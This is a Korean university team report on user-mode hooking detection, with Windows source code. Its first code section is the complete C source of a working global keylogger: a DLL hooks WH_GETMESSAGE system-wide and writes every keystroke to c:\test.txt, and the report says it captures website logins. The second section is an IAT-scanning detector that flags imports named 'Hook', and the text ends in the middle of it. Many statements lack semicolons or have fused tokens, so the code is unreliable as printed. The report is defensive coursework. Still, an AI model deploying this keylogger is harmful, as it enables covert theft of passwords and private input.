

유저영역 후킹탐지 시스템

팀 명 : D.N.F (Do Not Fishing)
지도 교수 : 유 승 재 교수님
팀 장 : 신동순
팀 원 : 서현찬 이치목

목 차

1. 서론
2. 관련연구
 - 2.1 IAT후킹
 - 2.2 PE구조
3. 본론
 - 3.1 유저영역 후킹 작성 및 실행
 - 3.2 유저영역 후킹 탐지
4. 결론
5. 참고 자료
6. 발표 자료

1. 서론


현재 온라인 게임이나 온라인 뱅킹 업무에 해킹 사례가 늘어나고 있다. 이러한 해킹 기법 중 하나인 후킹기술에 대하여 연구하려고 한다.

후킹 기법은 Windows에서 자주 일어나며 후킹의 종류는 커널후킹(루트킷), 유저영역 후킹이 있다. 우리는 그 중 유저영역의 후킹을 탐지하려고 한다. 다시 유저영역의 후킹은 IAT후킹, EAT후킹, 직접적인 코드를 삽입하는 코드 후킹 등이 있다. 이러한 후킹중에서 IAT후킹을 직접 구현해보고 이를 탐지 할 수 있는 방법을 소개할 것이다.

먼저 후킹에 대한 이해가 필요하다 후킹이란 도대체 어떤 것인가? 후킹이 하는 역할은 무엇인가? 이를 탐지하려면 어떻게 해야 하는 가를 설명 하겠다. 먼저 후킹이란 무엇인가?

“후킹(hooking)은 소프트웨어 공학 용어로, 운영 체제나 응용 소프트웨어 등의 각종 컴퓨터 프로그램에서 소프트웨어 구성 요소 간에 발생하는 함수 호출, 메시지, 이벤트 등을 중간에서 바꾸거나 가로채는 명령, 방법, 기술이나 행위를 말한다. 이때 이러한 간섭된 함수 호출, 이벤트 또는 메시지를 처리하는 코드를 후크(hook)라고 한다.”(1)

후킹의 정의 이다. 이러한 후킹이 과연 실제 컴퓨터에선 어떻게 일어나는지 아래 그림을 보면 알 수 있다.



(그림 1. 후킹 과정)


(그림 1)을 보게 되면 후킹을 아주 잘 나타내고 있다. NotePad.exe에서 Kernel32.dll로 call과 return을 서로 하게 된다. 하지만 중간에 Hook.dll이라는 dll이 끼들어 중간 과정을

가로채고 있다. 이러한 모든 행위를 후킹이라고 한다. 즉, 프로세스와 커널, 프로세스와 프로세스 사이에 통신과정을 중간에 훔치거나 조작하는 행위를 후킹이라고 한다. 우리는 이러한 후킹중에 유저영역에서 일어나는 후킹, IAT 후킹을 설명 할 것이다.

본문에서 사용되는 운영체제는 Windows7 32bit를 사용 하였고, 컴파일러로는 Visual Studio 2015 Community 버전을 사용 하였다.

2. 관련 연구

2.1 IAT 후킹



(그림 2. IAT)

IAT(Import Address Table)는 프로세스의 함수들을 관리 한다. 함수들이 메모리 어디에 적재되고 있는지를 알 수 있는 테이블이다. 즉, 이 테이블을 후킹하여 함수를 알아내고 함수를 후킹하여 원하는 정보를 가로채는 후킹 방법이다. 우리는 IAT를 이용하여 탐지를 할 것이다. 이 IAT는 PE구조안에 들어가 있다. 그럼 PE구조가 무엇인지 알아야 IAT를 이용을 할 것이다.

2.2 PE 구조


PE(Portable Executable)의 종류는 아래 표 1과 같다.

실행 파일 계열	EXE, SCR
라이브러리 계열	DLL, OCX
드라이버 계열	SYS
오브젝트 파일 계열	OBJ

(표 1. PE Menu)

OBJ파일을 제외한 모든 파일은 실행이 가능한 파일이다. 실행이 가능한 파일들은 모두 PE 헤더를 갖고 있다.

어떻게 메모리에 적재되고 , 어디에서부터 실행해야 하는지, 실행에 필요한 DLL들은 어떤 것이 있고, 필요한 Stack/Heap은 어디서부터 어디 까지 인지 등이 PE헤더 안에 모두 들어 있다. 그만큼 PE헤더는 중요하다. PE 헤더에는 이러한 정보들이 모두 구조체로 정의되어 있다. 이 PE헤더안에 IAT도 구조체로 정의되어 있다. 그러므로 PE헤더를 꼭 알고 넘어가야 한다.



(그림 3. PE헤더기본 구조)

이러한 형식으로 PE헤더는 저장되어 있다. 여기서 IAT를 이용하여 후킹을 탐지할 것이다.

3. 본문

3.1 유저영역 키로거 작성 및 실행

후킹을 탐지하기 위해선 어떻게 후킹이 되어야 하는지 알아야 한다. 그러므로 직접적으로 키로거 작성과 직접적으로 실행을 해보겠다. 전역적인 후킹을 이용하여 시스템 자체를 후킹을 하고 키보드의 입력값을 C드라이브 아래에 test.txt 파일에 저장되게 만들었다. Hooker.dll 에서 후킹을 실제로 하는 함수들이 들어있고 D.N.F_ATTACK에는 실제 메인 소스가 들어 있다. 메인소스에서는 hooker.dll을 호출하고 윈도우 폼에 관련된 소스들이 있다.

```
#include <Windows.h>
#include<stdio.h>

extern "C" __declspec(dllexport) LRESULT CALLBACK GetMsgProc(INT nCode,
WPARAM wp, LPARAM lp)
{
    if(((MSG*)lp)->message == (long)WM_CHAR)
```

```

    {
        HANDLE hFile;
        DWORD dwWrite;
        hFile = CreateFile(TEXT("c:\\test.txt"), GENERIC_WRITE, 0, NULL,
OPEN_ALWAYS,
        FILE_ATTRIBUTE_NORMAL, NULL);
        SetFilePointer(hFile, 0, 0, FILE_END);
        WriteFile(hFile, &((MSG*)lp)->wParam, 1, &dwWrite, NULL);
        CloseHandle(hFile);
    }
    return TRUE;
}

```

(소스 1. Hooker.dll)

위의 소스코드는 Hooker.dll 이고 아래 소스부터는 D.N.F_attack 의 메인 소스이다.

```

#include<Windows.h>
#include<stdio.h>
#include"resource.h"
#include <commctrl.h>//리스트뷰헤더
#include "tlhelp32.h">//프로세스정보헤더
#include <gdiplus.h>
#include "richedit.h"

#pragma comment(lib, "Gdiplus.lib")

using namespace Gdiplus;

void HookProc(HWND hWnd);
void OnPaint(HDC hdc, const wchar_t* name, int high, int weight);
BOOL CALLBACK AboutDlgProc(HWND hDlg, UINT iMessage, WPARAM wParam,
LPARAM lParam);
LRESULT CALLBACK WndProc(HWND hWnd, UINT iMessage, WPARAM wParam,
LPARAM lParam);

HINSTANCE g_hInst;
static HHOOK hKeyHook;
LPCTSTR TeamName = TEXT("D.N.F_Attack");
LPCTSTR hook = TEXT("API HOOKING");

```

```

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nShowCmd)
{
    HWND hWnd;
    MSG message;
    WNDCLASS wndclass;
    HMODULE hMod;

    wndclass.cbClsExtra = 0;
    wndclass.cbWndExtra = 0;
    wndclass.hbrBackground = CreateSolidBrush(RGB(255, 255, 255));
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);
    wndclass.hIcon = LoadIcon(hInstance, (LPCWSTR)IDI_logoA);
    wndclass.hInstance = g_hInst;
    wndclass.lpfnWndProc = (WNDPROC)WndProc;
    wndclass.lpszClassName = TeamName;
    wndclass.lpszMenuName = MAKEINTRESOURCE(IDR_MENU1);
    wndclass.style = NULL

    ULONG_PTR gpToken;// GDI+ 쓰려면이거써야함(로고박으려면)
    GdiplusStartupInput gpsi;
    if (GdiplusStartup(&gpToken, &gpsi, NULL) != Ok) {
        MessageBox(NULL, TEXT("GDI+ 라이브러리를초기화할수없습니다."),
        TEXT("알림"), MB_OK);
        return 0;
    }
    RegisterClass(&wndclass);
    hWnd = CreateWindow(TeamName, TeamName, WS_OVERLAPPED |
WS_SYSMENU | WS_MINIMIZEBOX,
    CW_USEDEFAULT, CW_USEDEFAULT, 250, 300, NULL, (HMENU)NULL, g_hInst,
    NULL);
    ShowWindow(hWnd, nShowCmd);

    while (GetMessage(&message, NULL, 0, 0)) {
        TranslateMessage(&message);
        DispatchMessage(&message);
    }
    return message.wParam;
}

void HookProc(HWND hWnd)// 후킹함수

```

```
{
static HINSTANCE hinstDll;
HOOKPROC hGetMsgProc;
hinstDll = LoadLibrary(TEXT("hooker.dll"));
if (!hinstDll) {
MessageBox(hWnd, TEXT("hooker.dll을로드할수없습니다."), TEXT("오류"), MB_OK);
ExitProcess(1);
}
hGetMsgProc = (HOOKPROC)GetProcAddress(hinstDll, "GetMsgProc");
if (!hGetMsgProc) {
MessageBox(hWnd, TEXT("GetMsgProc 함수를찾을수없습니다."), TEXT("오류"),
MB_OK);
FreeLibrary(hinstDll);
ExitProcess(1);
}
hKeyHook = SetWindowsHookEx(WH_GETMESSAGE, hGetMsgProc, hinstDll, 0);
if (!hKeyHook) {
MessageBox(hWnd, TEXT("Hooking을성공하지못했습니다."), TEXT("오류"), MB_OK);
FreeLibrary(hinstDll);
ExitProcess(1);
}
}

void OnPaint(HDC hdc, const wchar_t* name, int high, int weight)//로고박는거
{
Graphics G(hdc);
Image image(name);
G.DrawImage(&image, high, weight);
}

BOOL CALLBACK AboutDlgProc(HWND hDlg, UINT iMessage, WPARAM wParam,
LPARAM lParam)//도움말
{
switch (iMessage) {
case WM_INITDIALOG:
return TRUE
case WM_COMMAND:
switch (LOWORD(wParam)) {
case IDOK:
EndDialog(hDlg, IDOK);
return TRUE
```



```

case IDCANCEL:
    EndDialog(hDlg, IDCANCEL);
    return TRUE
}
break
}
return FALSE
}
LRESULT CALLBACK WndProc(HWND hWnd, UINT iMessage, WPARAM wParam,
LPARAM lParam)
{
    LPARAM lp = (LPARAM)lParam
    int ret = FALSE
    static int i = 0;

    switch (iMessage){
    case WM_CREATE:
        CreateWindow(TEXT("button"), TEXT("시작/중지"), WS_CHILD | WS_VISIBLE |
BS_PUSHBUTTON, 115, 10, 100, 25, hWnd, (HMENU)i, g_hInst, NULL);
        return 0;
    case WM_COMMAND:

        switch (LOWORD(wParam)) {
        case ID_Help_info:
            DialogBox(g_hInst, MAKEINTRESOURCE(IDD_Help), hWnd, AboutDlgProc);
            return 0;
        }

        switch (HIWORD(wParam)) {
        case BN_CLICKED:
            i++;
            if (i == TRUE) {
                HookProc(hWnd);
                MessageBox(hWnd, TEXT("후킹이 시작되었습니다."), TEXT("알림"), MB_OK);
                return TRUE
            }
            else {
                ret = UnhookWindowsHookEx(hKeyHook);
                hKeyHook = NULL
                MessageBox(hWnd, TEXT("후킹이 중지되었습니다."), TEXT("알림"), MB_OK);
            }
        }
    }
}

```

```


i = 0;
return ret;
}
return 0;

}
case WM_PAINT:// 항상글자출력
PAINTSTRUCT ps;
HDC hdc;
hdc = BeginPaint(hWnd, &ps);
SetBkColor(hdc, RGB(255, 255, 255));
TextOut(hdc, 15, 15, hook, lstrlen(hook));
TextOut(hdc, 40, 200, TEXT("Copyright(C) 2016 D.N.F"),
lstrlen(TEXT("Copyright(C) 2016 D.N.F")));
TextOut(hdc, 55, 220, TEXT("All rights reserved"), lstrlen(TEXT("All rights
reserved")));
OnPaint(hdc, L"C:\\resource\\logo.png", 30, 120);
OnPaint(hdc, L"C:\\resource\\teamA.png", 48, 80);
EndPaint(hWnd, &ps);
return 0;
case WM_DESTROY:
PostQuitMessage(0);
break
}
return DefWindowProc(hWnd, iMessage, wParam, lParam);
}

```

(소스 2. D.N.F_Attack)

각 소스코드를 컴파일 하고 실행하게 되면 아래와 같은 화면을 볼 수 있다.



(그림 4. D.N.F_Attack 실행 화면)

API Hooking 시작을 누르게 되면 후킹이 시작 된다. 시작과 동시에 시스템 전역으로 후킹을 하게 되고 모든 프로세스에서 키보드를 후킹하게 된다.



(그림 5. 웹사이트 로그인 후킹)

3.2 유저영역 후킹 탐지

먼저 SetWindowsHookEx를 탐지해야한다. SetWindowsHookEx는 메시지에 훅을 거는 함수다. 또한 이 함수는 IAT에서 볼 수 있다. 즉 프로세스에서 SetWindowsHookEx를 사용하게 되면 IAT에 등록이 된다. 이 함수들을 PEHeader를 이용하여 어디서 어떻게 사용 되는지 볼 수 있다.

PEHeader의 첫 부분은 항상 DOS_HEADER로 시작된다. 이를 덤프하게 되면 MZ로 시작하는 문자열이 나오게 된다. 여기서부터 NT_HEADER와 OPTIONAL_HEADER의 오프셋을 구하고 다시 여기서 IAT의 주소를 구할 수 있다. IAT에서 SetWindowsHookEx를 찾고 만약 존재한다면 이 프로세스(또는 DLL)에선 함수를 사용하는 것이고 위험한 프로세스로 판단하면 된다. 이를 의심 테이블에 등록하고 테이블에서 DLL들을 볼수 있으며 "hook"이 들어간 함수들을 모두 검출하게 된다.

```
#include <Windows.h>
#include <stdio.h>
#include "resource.h"
#include <commctrl.h> //리스트뷰헤더
#include <tlhelp32.h> //프로세스정보헤더
#include <gdiplus.h>
#include <psapi.h>
```

```

#include <string.h>
#include <atlstr.h>
#include <commctrl.h>
#pragma comment(lib, "Gdiplus.lib")

using namespace Gdiplus;

void GetPath(DWORD processID);
void IATScanner(LPCTSTR szFileName, int num, HWND *hList2);
void PrintFuc(LPCTSTR szFileName, int num);
void OnInitCOL(HWND hList);
void GetProcess(HWND *hList);
BOOL CALLBACK AboutDlgProc(HWND hDlg, UINT iMessage, WPARAM wParam,
LPARAM lParam);
BOOL CALLBACK DetailDlgProc(HWND hDlg, UINT iMessage, WPARAM wParam,
LPARAM lParam);
LRESULT CALLBACK WndProc(HWND hWnd, UINT iMessage, WPARAM wParam,
LPARAM lParam);

HWND hWnd;
HINSTANCE g_hInst;
LPCTSTR TeamName = TEXT("D.N.F_Detector");
HWND hList, hList2, Detail1, Detail2;// 리스트뷰핸들값
DWORD PID[MAX_PATH];
HMODULE BASE[MAX_PATH];
TCHAR *Pname[MAX_PATH] = { 0, };
TCHAR *Ppath[MAX_PATH] = { 0, };
TCHAR *FucList[128][128] = { 0, };
int PIDsize;

struct LIST_ITEM_INFO
{
    COLORREFcolorBK;// 배경색
    COLORREFcolorText;// 글씨색
    TCHARstr[MAX_PATH];
    }olistItem[128];

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nShowCmd)
{

```

```

MSG message;
WNDCLASS wndclass;
HACCEL Accel;

Accel = LoadAccelerators(hInstance,
MAKEINTRESOURCE(IDR_ACCELERATOR1)); // 새로그침단축키

wndclass.cbClsExtra = 0;
wndclass.cbWndExtra = 0;
wndclass.hbrBackground = CreateSolidBrush(RGB(255, 255, 255));
wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);
wndclass.hIcon = LoadIcon(hInstance, (LPCTSTR)IDI_logoD);
wndclass.hInstance = g_hInst;
wndclass.lpfnWndProc = (WNDPROC)WndProc;
wndclass.lpszClassName = TeamName;
wndclass.lpszMenuName = MAKEINTRESOURCE(IDR_MENU1);
wndclass.style = NULL

ULONG_PTR gpToken; // GDI+ 쓰려면이거써야함(PNG 파일사용할때)
GdiplusStartupInput gpsi;
if (GdiplusStartup(&gpToken, &gpsi, NULL) != Ok) {
    MessageBox(NULL, TEXT("GDI+ 라이브러리를초기화할수없습니다."),
    TEXT("알림"), MB_OK);
    return 0;
}
RegisterClass(&wndclass);
hWnd = CreateWindow(TeamName, TeamName, WS_CAPTION | WS_SYSMENU |
WS_MINIMIZEBOX,
    CW_USEDEFAULT, CW_USEDEFAULT, 1000, 370, NULL, (HMENU)NULL, g_hInst,
    NULL);
ShowWindow(hWnd, nShowCmd);

while (GetMessage(&message, NULL, 0, 0)) {
    if (!TranslateAccelerator(hWnd, Accel, &message))
        TranslateMessage(&message);
    DispatchMessage(&message);
}
return message.wParam;
}

void GetPath(DWORD processID) // 프로세스절대주소가져오기

```

```

{
HMODULE hMods[128];
HANDLE hProcess;
DWORD cbNeeded;
TCHAR szModName[MAX_PATH];

static int count = 0;

hProcess = OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ,
FALSE, processID);
if (NULL == hProcess)
return

if (Ppath[count + 2] == NULL)
Ppath[count + 2] = (TCHAR *)calloc(1, _countof(szModName)* sizeof(TCHAR));

ZeroMemory(szModName, sizeof(szModName));
EnumProcessModules(hProcess, hMods, sizeof(hMods), &cbNeeded);
GetModuleFileNameEx(hProcess, NULL, szModName, sizeof(szModName) /
sizeof(TCHAR));
wcscpy_s(Ppath[count + 2], _countof(szModName), szModName);

BASE[count] = hMods[0];
count++;
CloseHandle(hProcess);
if (processID == PID[PIDsize - 1])count = 0;
}
void IATScanner(LPCTSTR szFileName, int num, HWND *hList2)// IAT 검사
{
int i = 0;
static int count = 0;
bool check = FALSE
if (num == 0) {
SendMessage(*hList2, LVM_DELETEALLITEMS, 0, 0);
count = 0;
}

HANDLE hFile = CreateFile(szFileName, GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, 0, NULL);

```

```

if (hFile == INVALID_HANDLE_VALUE)
return
HANDLE hImgMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0,
NULL);
if (hImgMap == NULL)
return
PVOID pImgView = MapViewOfFile(hImgMap, FILE_MAP_READ, 0, 0, 0);
if (pImgView == NULL)
return
PIMAGE_DOS_HEADER pSehIDH = (PIMAGE_DOS_HEADER)pImgView;
PIMAGE_NT_HEADERS pSehINH = (PIMAGE_NT_HEADERS)((DWORD)pSehIDH +
pSehIDH->e_lfanew);
PIMAGE_OPTIONAL_HEADER pIOH =
(PIMAGE_OPTIONAL_HEADER)&pSehINH->OptionalHeader;

PIMAGE_DATA_DIRECTORY pIDD =
&pIOH->DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
PIMAGE_SECTION_HEADER pSec = (PIMAGE_SECTION_HEADER)((PBYTE)pIOH +
sizeof(IMAGE_OPTIONAL_HEADER));
PIMAGE_SECTION_HEADER pISH = NULL

PIMAGE_FILE_HEADER pIFH = &pSehINH->FileHeader;
int wNumOfSec = pIFH->NumberOfSections;

// .idata 섹션이 따로 존재하지 않고 다른 섹션에 포함되어 있는 경우가 많음
// 그래서 섹션 헤더를 하나씩 검사하면서 .idata 섹션의 위치를 구함
for (int i = 0; i < wNumOfSec; ++i) {
if (pIDD->VirtualAddress >= pSec[i].VirtualAddress &&
pIDD->VirtualAddress < pSec[i].VirtualAddress + pSec[i].Misc.VirtualSize)
{
pISH = &pSec[i];
break
}
}

if (pISH == NULL) {
MessageBox(hWnd, TEXT("No Imports Table Found"), TEXT("오류"), MB_OK);
return
}

```

```

DWORD dwDelta = pISH->VirtualAddress - pISH->PointerToRawData;
if (pIDD->VirtualAddress - dwDelta >= pIOH->SizeOfImage) {
    MessageBox(hWnd, TEXT("No Imports Table Found"), TEXT("오류"), MB_OK);
    return
}

```

```

PIMAGE_IMPORT_DESCRIPTOR pIID =
(PIMAGE_IMPORT_DESCRIPTOR)((PBYTE)pImgView + pIDD->VirtualAddress -
dwDelta);

```

```

for (i = 0; pIID[i].OriginalFirstThunk || pIID[i].FirstThunk; ++i) {

```

```

    if (pIID[i].OriginalFirstThunk) {
        if (pIID[i].OriginalFirstThunk - dwDelta >= pIOH->SizeOfImage ||
            pIID[i].FirstThunk - dwDelta >= pIOH->SizeOfImage)
            goto $end;
    }

```

```

    PIMAGE_THUNK_DATA32 pOFT = (PIMAGE_THUNK_DATA32)((PBYTE)pImgView +
pIID[i].OriginalFirstThunk - dwDelta);

```

```

    PIMAGE_THUNK_DATA32 pIAT = (PIMAGE_THUNK_DATA32)((PBYTE)pImgView +
pIID[i].FirstThunk - dwDelta);

```

```

    for (int j = 0; *((PDWORD)pOFT + j); ++j) {
        if (*((PDWORD)pOFT + j) - dwDelta < pIOH->SizeOfImage) {

```

```

            PIMAGE_IMPORT_BY_NAME pIIBN =
(PIMAGE_IMPORT_BY_NAME)((PBYTE)pImgView + *((PDWORD)pOFT + j) -
dwDelta);

```

```

            if (strstr(pIIBN->Name, "Hook") != NULL) {
                check = TRUE
            }

```

```

        }
    }
}

```

```

else if (pIID[i].FirstThunk) {
    if (pIID[i].FirstThunk - dwDelta >= pIOH->SizeOfImage)
        goto $end;
}

```

```

    PIMAGE_THUNK_DATA32 pIAT = (PIMAGE_THUNK_DATA32)((PBYTE)pImgView +
pIID[i].FirstThunk - dwDelta);

```

```

    for (int j = 0; *((PDWORD)pIAT + j); ++j) {

```



```

    if (*((PDWORD)pIAT + j) - dwDelta < pIOH->SizeOfImage) {
        PIMAGE_IMPORT_BY_NAME                                pIIBN                                =
(PIMAGE_IMPORT_BY_NAME)((PBYTE)pImgView + *((PDWORD)pIAT + j) - dwDelta);
        if (strstr(pIIBN->Name, "Hook") != NULL) {
            check = TRUE
        }
    }

}
}
$end::
}

TCHAR arr[10] = { 0, };

LVITEM LI;
if (check) {
    LI.mask = LVIF_TEXT
    LI.ilitem = count;          //행(전체화면- 캡션포함)
    LI.iSubItem = 0;           //열
    LI.pszText = Pname[num];   //문자열값
    wsprintf(arr, TEXT("%d"), PID[num]);
    ListView_InsertItem(*hList2, &LI);
    ListView_SetItemText(*hList2, count, 1, arr);
    count++;
}
}

void PrintFuc(LPCTSTR szFileName, int num)// IAT 프린트
{
    memset(FucList, 0, sizeof(FucList));
    int i = 0;
    TCHAR arr[128] = { 0, };

    HANDLE hFile = CreateFile(szFileName, GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, 0, NULL);
    if (hFile == INVALID_HANDLE_VALUE)
        return
    HANDLE hImgMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0,
NULL);
    if (hImgMap == NULL)

```

```

return
PVOID pImgView = MapViewOfFile(hImgMap, FILE_MAP_READ, 0, 0, 0);
if (pImgView == NULL)
return
PIMAGE_DOS_HEADER pSehIDH = (PIMAGE_DOS_HEADER)pImgView;
PIMAGE_NT_HEADERS pSehINH = (PIMAGE_NT_HEADERS)((DWORD)pSehIDH +
pSehIDH->e_lfanew);
PIMAGE_OPTIONAL_HEADER pIOH =
(PIMAGE_OPTIONAL_HEADER)&pSehINH->OptionalHeader;

PIMAGE_DATA_DIRECTORY pIDD =
&pIOH->DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
PIMAGE_SECTION_HEADER pSec = (PIMAGE_SECTION_HEADER)((PBYTE)pIOH +
sizeof(IMAGE_OPTIONAL_HEADER));
PIMAGE_SECTION_HEADER pISH = NULL

PIMAGE_FILE_HEADER pIFH = &pSehINH->FileHeader;
int wNumOfSec = pIFH->NumberOfSections;

// .idata 섹션이 따로 존재하지 않고 다른 섹션에 포함되어 있는 경우가 많음
// 그래서 섹션 헤더를 하나씩 검사하면서 .idata 섹션의 위치를 구함
for (int i = 0; i < wNumOfSec; ++i) {
if (pIDD->VirtualAddress >= pSec[i].VirtualAddress &&
pIDD->VirtualAddress < pSec[i].VirtualAddress + pSec[i].Misc.VirtualSize)
{
pISH = &pSec[i];
break
}
}

if (pISH == NULL) {
MessageBox(hWnd, TEXT("No Imports Table Found"), TEXT("오류"), MB_OK);
return
}

DWORD dwDelta = pISH->VirtualAddress - pISH->PointerToRawData;
if (pIDD->VirtualAddress - dwDelta >= pIOH->SizeOfImage) {
MessageBox(hWnd, TEXT("No Imports Table Found"), TEXT("오류"), MB_OK);
return
}
}

```

```

PIMAGE_IMPORT_DESCRIPTOR                                pIID                                =
(PIMAGE_IMPORT_DESCRIPTOR)((PBYTE)pImgView + pIDD->VirtualAddress -
dwDelta);

for (i = 0; pIID[i].OriginalFirstThunk || pIID[i].FirstThunk; ++i) {
    if (pIID[i].Name - dwDelta < pIOH->SizeOfImage) {
        wsprintf(arr, L"%S", (LPCTSTR)((PBYTE)pImgView + pIID[i].Name - dwDelta));
        SendMessage(Detail1, LB_ADDSTRING, 0, (LPARAM)arr);
    }

    if (pIID[i].OriginalFirstThunk) {
        if (pIID[i].OriginalFirstThunk - dwDelta >= pIOH->SizeOfImage ||
            pIID[i].FirstThunk - dwDelta >= pIOH->SizeOfImage)
            goto $end;
        PIMAGE_THUNK_DATA32 pOFT = (PIMAGE_THUNK_DATA32)((PBYTE)pImgView +
pIID[i].OriginalFirstThunk - dwDelta);
        PIMAGE_THUNK_DATA32 pIAT = (PIMAGE_THUNK_DATA32)((PBYTE)pImgView +
pIID[i].FirstThunk - dwDelta);
        for (int j = 0; *((PDWORD)pOFT + j); ++j) {
            if (*((PDWORD)pOFT + j) - dwDelta < pIOH->SizeOfImage) {
                PIMAGE_IMPORT_BY_NAME                                pIIBN                                =
(PIMAGE_IMPORT_BY_NAME)((PBYTE)pImgView + *((PDWORD)pOFT + j) -
dwDelta);
                wsprintf(arr, L"%S", pIIBN->Name);
                if (FucList[i][j] == NULL)
                    FucList[i][j] = (TCHAR *)calloc(1, _countof(arr)* sizeof(TCHAR));
                wcscpy_s(FucList[i][j], _countof(arr), arr);
            }
        }
        else if (pIID[i].FirstThunk) {
            if (pIID[i].FirstThunk - dwDelta >= pIOH->SizeOfImage)
                goto $end;

            PIMAGE_THUNK_DATA32 pIAT = (PIMAGE_THUNK_DATA32)((PBYTE)pImgView +
pIID[i].FirstThunk - dwDelta);
            for (int j = 0; *((PDWORD)pIAT + j); ++j) {
                if (*((PDWORD)pIAT + j) - dwDelta < pIOH->SizeOfImage) {

```

```

PIMAGE_IMPORT_BY_NAME                                pIIBN                                =
(PIMAGE_IMPORT_BY_NAME)((PBYTE)pImgView + *((PDWORD)pIAT + j) - dwDelta);
wsprintf(arr, L"%S", pIIBN->Name);
if (FucList[i][j] == NULL)
FucList[i][j] = (TCHAR *)calloc(1, _countof(arr) * sizeof(TCHAR));
wcscpy_s(FucList[i][j], _countof(arr), arr);

}
}
}
$end::
}
}

void OnInitCOL(HWND hList)//리스트뷰맨위에그거만드는거
{
LVCOLUMN COL;
ListView_SetExtendedListViewStyle(hList,          LVS_EX_FULLROWSELECT          |
LVS_EX_GRIDLINES);
COL.mask = LVCF_FMT | LVCF_WIDTH | LVCF_TEXT | LVCF_SUBITEM
COL.fmt = LVCFMT_LEFT
COL.cx = 225;
COL.pszText = TEXT("프로세스이름");
COL.iSubItem = 0;
ListView_InsertColumn(hList, 0, &COL);
COL.cx = 225;
COL.pszText = TEXT("PID");
COL.iSubItem = 1;
ListView_InsertColumn(hList, 1, &COL);
}

void GetProcess(HWND *hList)// 프로세스이름가져오는함수, 리스트뷰에삽입
{
if (PIDsize != 0) SendMessage(*hList, LVM_DELETEALLITEMS, 0, 0);

LVITEM LI;
HANDLE hSnap;
PROCESSENTRY32 pe;
TCHAR processName[128];// 프로세스이름저장변수
TCHAR processID[128];// 프로세스아이디저장변수
int i = 0;

```

```

hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

if (hSnap == (HANDLE)-1)
return
pe.dwSize = sizeof(PROCESSENTRY32);
if (Process32First(hSnap, &pe)) {
do {
